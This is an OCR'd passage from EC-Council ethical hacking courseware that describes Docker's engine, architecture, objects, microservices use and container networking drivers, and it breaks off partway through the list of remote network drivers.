


Figure 19.19: Virtual machines vs. containers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the **form of containers**, to ensure that the application works in a seamless environment
- Docker provides a Platform-as-a-Service (PaaS) through **OS-level virtualization** and delivers containerized software packages



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.20: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (**`dockerd`**) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as **`docker run`** are initiated, the client passes related commands to **`dockerd`**, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
  - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
  - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
  - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
  - **Networking**: It is a channel through which all isolated containers communicate.
  - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.





Figure 19.21: Docker architecture

Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.





Figure 19.22: Monolithic application vs. microservices application

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv**: Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
